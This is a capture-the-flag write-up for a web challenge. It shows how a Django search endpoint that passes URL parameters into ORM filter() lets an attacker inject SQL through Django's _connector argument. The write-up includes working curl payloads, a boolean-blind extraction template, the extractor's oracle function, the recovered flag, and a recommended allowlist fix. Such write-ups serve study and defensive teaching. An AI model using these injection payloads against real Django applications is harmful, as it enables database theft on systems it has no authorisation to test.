~/labs/ctf/fluid-attacks-latam-2026-2/select-isnt-a-choice
SELECT Isn't a ChoiceSurveyHub lets you browse the company's internal surveys. A junior developer just shipped a search feature that filters by any field you put in the URL. Any field.
Metadata
| Field | Value |
|---|---|
| Category | web |
| Difficulty | Medium |
| Points | 135 |
| Solves | 73 |
| First Blood | ZsZsec |
Challenge Description
SurveyHub lets you browse the company's internal surveys. A junior developer
just shipped a search feature that filters by any field you put in the URL. Any
field.
Artifacts
The provided archive was encrypted with the password:
infectedI confirmed the archive contents first:
zipinfo public.zipRelevant output:
models.py
requirements.txt
urls.py
views.py
The extraction step was:
7z x -pinfected -oextracted public.zipImportant local files after analysis:
public.zip
extracted/views.py
extracted/models.py
extracted/urls.py
extracted/requirements.txt
extract_flag.py
solve.py
assets/index.html
assets/public-surveys.json
assets/surveyhub.png
Target used during the solve:
https://6719280256edd2f2.chal.ctf.aeRecon

I started with the web application before jumping into the source. The homepage
rendered a SurveyHub catalog and the UI showed that the main data source was
/api/surveys/.
curl -k -i https://6719280256edd2f2.chal.ctf.ae/Relevant response:
HTTP/1.1 200 OK
Server: gunicorn
Content-Type: text/html; charset=utf-8
The rendered page shows a public survey catalog and filter controls for title, category, and author:
The route map in the source confirmed that the challenge only exposes a small surface:
urlpatterns = [
    path("", views.index, name="index"),
    path("api/surveys/", views.survey_search, name="survey_search"),
    path("health/", views.health, name="health"),
]
The public API returned 12 surveys:
curl -k 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/'Representative response:
{
  "count": 12,
  "results": [
    {
      "id": 12,
      "title": "Plastic Waste Reduction Pilot Results",
      "category": "Environment"
    }
  ]
}
The model file showed two database tables:
class Survey(models.Model):
    title = models.CharField(max_length=200)
    category = models.CharField(max_length=100)
    author = models.CharField(max_length=100)
    description = models.TextField(blank=True)
    is_public = models.BooleanField(default=True)
    created_at = models.DateTimeField(auto_now_add=True)

class AdminNote(models.Model):
    key = models.CharField(max_length=100, unique=True)
    value = models.TextField()
That gave the first hypothesis: maybe the API search accepts is_public=0 and
returns private surveys or an admin note. I tested that because it follows
directly from the challenge text and from the is_public field.
curl -k 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/?is_public=0'Response:
{"count": 0, "results": []}So the obvious path was a dead end. The flag was not exposed by simply changing
is_public.
Vulnerability
The vulnerable code is in survey_search():
@require_GET
def survey_search(request):
    filters = request.GET.dict()

    if not filters:
        surveys = Survey.objects.filter(is_public=True)
    else:
        try:
            surveys = Survey.objects.filter(**filters)
        except Exception:
            return JsonResponse(
                {"error": "Invalid filter parameters"},
                status=400,
            )
The first issue is that any query string replaces the safe default
is_public=True filter. However, remote testing showed that this alone was not
enough to get the flag.
The second and exploitable issue is subtler: request.GET.dict() is passed
directly into Survey.objects.filter(**filters). I checked Django’s local source
inside the challenge virtualenv to understand exactly how filter() consumes
those keyword arguments:
./.venv/bin/python -c "import inspect; from django.db.models.query import QuerySet; from django.db.models import Q; print(inspect.getsource(QuerySet._filter_or_exclude_inplace)); print(inspect.signature(Q)); print(inspect.getsource(Q.__init__))"Relevant output:
def _filter_or_exclude_inplace(self, negate, args, kwargs):
    if negate:
        self._query.add_q(~Q(*args, **kwargs))
    else:
        self._query.add_q(Q(*args, **kwargs))

Q signature: (*args, _connector=None, _negated=False, **kwargs)

def __init__(self, *args, _connector=None, _negated=False, **kwargs):
    super().__init__(
        children=[*args, *sorted(kwargs.items())],
        connector=_connector,
        negated=_negated,
    )
That was the key observation. _connector is not treated as a normal model
field. It is a special Q argument used as the connector between query
conditions. Because the view passes user-controlled query parameters directly
into filter(**filters), an attacker controls that connector.
I then reproduced the generated SQL locally with a minimal Django model:
./.venv/bin/python -c "from django.conf import settings; settings.configure(INSTALLED_APPS=[], DATABASES={'default': {'ENGINE': 'django.db.backends.sqlite3', 'NAME': ':memory:'}}, SECRET_KEY='x'); import django; django.setup(); ns={}; exec('from django.db import models\nclass Survey(models.Model):\n title=models.CharField(max_length=200)\n class Meta:\n app_label=\"surveys\"', ns); Survey=ns['Survey']; print(Survey.objects.filter(id=999, title='zzzz', _connector=') OR 1=1 OR (').query)"Output:
SELECT "surveys_survey"."id", "surveys_survey"."title"
FROM "surveys_survey"
WHERE ("surveys_survey"."id" = 999 ) OR 1=1 OR ( "surveys_survey"."title" = zzzz)
The app does not directly print SQL output, but it does return a different
count depending on whether the injected SQL condition is true. That turns the
endpoint into a boolean SQL oracle.
Exploitation
The exploit chain was:
- Read the homepage and identify
/api/surveys/as the search API. - Read
views.pyand findSurvey.objects.filter(**request.GET.dict()). - Test the obvious
is_public=0idea and confirm it returns zero results. - Read
models.pyand identify the hiddenAdminNotetable as the likely flag storage. - Inspect Django’s local
QuerySet.filter()andQimplementation. - Discover that
_connectoris accepted byQand controls how conditions are joined. - Build two impossible normal filters,
id=999andtitle=zzzz, so the base query returns zero rows. - Inject a boolean condition into
_connector. - Interpret
count=12as true andcount=0as false. - Extract the
AdminNote.valuecontainingflag{...}one character at a time withsubstr().
The false baseline used two filters that should match nothing:
curl -k --get 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/' \
  --data-urlencode 'id=999' \
  --data-urlencode 'title=zzzz'
The injected connector controlled whether that false baseline became true:
curl -k --get 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/' \
  --data-urlencode 'id=999' \
  --data-urlencode 'title=zzzz' \
  --data-urlencode '_connector=) OR 1=1 OR ('
Response:
{"count": 12}Changing the injected expression to false produced zero results:
curl -k --get 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/' \
  --data-urlencode 'id=999' \
  --data-urlencode 'title=zzzz' \
  --data-urlencode '_connector=) OR 1=0 OR ('
Response:
{"count": 0}Then I tested whether the hidden table from models.py existed remotely:
curl -k --get 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/' \
  --data-urlencode 'id=999' \
  --data-urlencode 'title=zzzz' \
  --data-urlencode '_connector=) OR EXISTS(SELECT 1 FROM surveys_adminnote) OR ('
Response:
{"count": 12}Finally, I confirmed that the hidden note contained a flag-shaped value:
curl -k --get 'https://6719280256edd2f2.chal.ctf.ae/api/surveys/' \
  --data-urlencode 'id=999' \
  --data-urlencode 'title=zzzz' \
  --data-urlencode "_connector=) OR EXISTS(SELECT 1 FROM surveys_adminnote WHERE value LIKE 'flag{%') OR ("
Response:
{"count": 12}After that, the remaining task was mechanical blind extraction. For each position, I asked whether the character at that position matched one candidate from the expected flag alphabet:
substr(
  (SELECT value FROM surveys_adminnote WHERE value LIKE 'flag{%}' LIMIT 1),
  <position>,
  1
) = '<candidate>'
Technical Details
This is not classic string concatenation in application code. The vulnerable view appears to use Django’s ORM, which is usually safer than hand-written SQL. The problem is that the view gives untrusted users control over the full filter dictionary instead of validating allowed lookup names.
The risky boundary is:
request.GET.dict()
        |
        v
Survey.objects.filter(**filters)
        |
        v
Q(*args, _connector=<attacker input>, **kwargs)
        |
        v
attacker-controlled SQL connector
The API serializes only Survey objects:
results = [
    {
        "id": s.id,
        "title": s.title,
        "category": s.category,
        "author": s.author,
        "description": s.description,
    }
    for s in surveys[:50]
]
So even though the SQL condition can reference surveys_adminnote, the response
will never directly print AdminNote.value. That is why the exploit uses a
boolean oracle:
condition true  -> query returns public Survey rows -> count = 12
condition false -> query returns no rows            -> count = 0
The fix is to avoid binding arbitrary query parameters into ORM filters. A safe version would map only explicitly supported fields:
allowed = {}
if "title" in request.GET:
    allowed["title__icontains"] = request.GET["title"]
if "category" in request.GET:
    allowed["category"] = request.GET["category"]
surveys = Survey.objects.filter(is_public=True, **allowed)
The important properties are:
keep is_public=True on every public request
allowlist filter names
never pass reserved ORM arguments from request data
Exploit Artifact
The final extractor is extract_flag.py. solve.py is a small wrapper that calls it.
Usage:
./extract_flag.py https://6719280256edd2f2.chal.ctf.aeThe script:
- builds
_connector=) OR (<condition>) OR (; - sends it with
id=999andtitle=zzzz; - parses the JSON response;
- treats
count == 12as true; - brute-forces the flag one character at a time.
Relevant function:
def condition_is_true(base_url: str, condition: str) -> bool:
    connector = f") OR ({condition}) OR ("
    cmd = [
        "curl",
        "-k",
        "-sS",
        "--max-time",
        "20",
        "--get",
        base_url.rstrip("/") + "/api/surveys/",
        "--data-urlencode",
        "id=999",
        "--data-urlencode",
        "title=zzzz",
        "--data-urlencode",
        f"_connector={connector}",
    ]
    raw = subprocess.check_output(cmd, text=True)
    data = json.loads(raw)
    return data.get("count") == 12
Validation
Syntax check:
python3 -m py_compile extract_flag.py solve.pyPublic API:
{"count":12}Obvious is_public=0 test:
{"count":0,"results":[]}Boolean oracle:
_connector=) OR 1=1 OR (  -> count 12
_connector=) OR 1=0 OR (  -> count 0
Hidden table check:
EXISTS(SELECT 1 FROM surveys_adminnote) -> count 12Final extractor output:
f
fl
fla
flag
flag{
...
flag{8e8567386ad423fc}
References
- https://docs.djangoproject.com/en/5.1/ref/models/querysets/#filter
- https://docs.djangoproject.com/en/5.1/topics/db/queries/#complex-lookups-with-q-objects
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://cwe.mitre.org/data/definitions/89.html
Flag
flag{8e8567386ad423fc}